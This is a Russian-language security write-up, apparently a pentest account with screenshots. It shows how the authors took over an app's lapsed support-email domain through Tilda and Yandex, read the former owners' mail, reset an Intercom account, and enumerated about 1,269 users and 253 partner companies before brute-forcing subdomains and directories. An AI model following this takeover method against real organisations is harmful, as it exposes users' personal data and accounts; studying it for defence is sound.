Мы заметили, что домен для почты в приложении не совпадает с тем, который указан на сайте. Он вел на адрес в зоне .com, тогда как сайт находится в зоне .ru.



App support


Website

Support email
info@[redacted].com

Privacy Policy


На главной странице домена из российского сегмента видим такое сообщение:

> *Domain has been assigned.*
> *Please go to the site settings and put the domain name in the Domain tab.*



Domain has been assigned.
Please go to the site settings and put the domain name in the Domain tab.

Оно говорит нам о том, что домен направлен на сайт, созданный при помощи конструктора Tilda. Регистрируемся в «Тильде», покупаем самый дешевый тариф и привязываем этот домен к своему сайту.



Главное
Шрифты и цвета
Главная страница
Домен
Аналитика
SEO
Экспорт
Формы

ПОДКЛЮЧИТЬ СВОЙ ДОМЕН
[redacted]
Смотрите подробную инструкцию в справочном центре
Проверить настройки домена

Смотрим, где хостится почта. Пишем `dig somesecret.com MX` и узнаём, что это Яндекс:

```
somesecret.com. 86400 IN MX 10 mx.yandex.net.
```


Теперь идем в Яндекс, говорим, что мы владелец домена, и подтверждаем владение через тег на главной странице.


Яндекс Коннект
Сервисы
Вебмастер
Почта
Чаты
Диск
Люди
Трекер
Вики
Формы
Календарь
Админка

Яндекс Коннект [redacted]

К списку доменов
[redacted]
Домен подтверждён
Домен подтверждён и готов к работе
Управление DNS
DNS-редактор работает только для сайтов, делегированных на серверы Яндекса. Ес
будут.
Подробнее см. в разделах Помощи DNS-редактор и Делегирование доменов.


В разделе «Контакты» нашлись предыдущие владельцы электронной почты.



ИГ [redacted] [redacted]
ПК [redacted] [redacted]
УВ [redacted] [redacted]


Лёгкая версия
Журнал учёта посещений

Прежний владелец пытался восстановить пароль на сервисе intercom.io.



☐ Intercom	[redacted] Your CSV export is ready [redacted]_export_2...		30 ноя
☐ team@intercom.io	Reset password instructions Interc...	Восстановить пароль	30 ноя
☐ Intercom	[redacted] 22 new users signed up. Intercom Daily Repo...		30 ноя
☐ Тинькофф Бизнес	Выписка по счету ИП [redacted] Ваша выписка во вложении. В не...	kl_to_1c- [redacted] TXT	29 ноя


Таким образом мы обнаружили всех зарегистрированных пользователей и получили список компаний-партнеров.


People
All users 1,269
All leads 0
Active 109
New 8
Slipping away 0
Companies
Accounts
Conversations (99+)
About
Users
Last seen less than 30 days ago
+ Add filter
New message
Tag
More

109 users match of 1,271

Enforce identity verification to protect customer conversations and prevent impersonation. Set up identity verification.


Name	Type	Phone	User id
[redacted]	User	+790[redacted]	[redacted]
[redacted]	User	+791[redacted]	[redacted]
[redacted]	User	+792[redacted]	[redacted]
[redacted]	User	+790[redacted]	[redacted]
[redacted]	User	+796[redacted]	[redacted]
[redacted]	User	+792[redacted]	[redacted]
[redacted]	User	+791[redacted]	[redacted]



253 companies

Name	Company last seen	People	Company web sessions	Company size
[redacted]	8 hours ago	4	0	Unknown
[redacted]	9 hours ago	7	0	Unknown
[redacted]	14 hours ago	1	0	Unknown
[redacted]	a day ago	8	0	Unknown
[redacted]	a day ago	4	0	Unknown
[redacted]	a day ago	4	0	Unknown
[redacted]	a day ago	6	0	Unknown
[redacted]	2 days ago	1	0	Unknown

Дальше мы написали простой парсер сообщений, который искал чувствительные данные. Сложно было за что-то зацепиться среди тысячи переписок. В одной из них нашлась почта, отличная от домена. Да, опять!



[redacted] пришлите пожалуйста ещё раз ваш мейл
2mth ·
Assigned to Bank as the default assignee for your workspace 2mth ago
[redacted]
2mth


Домен уже другой и расположен в зоне .io.

Мы запустили брут поддоменов и нашли IP-адреса, которые ведут в облачные сервисы.


Развитие атаки

При переборе директорий на одном из найденных серверов мы нашли каталог `/auth/`, отображающий форму входа в «1С:Предприятие».

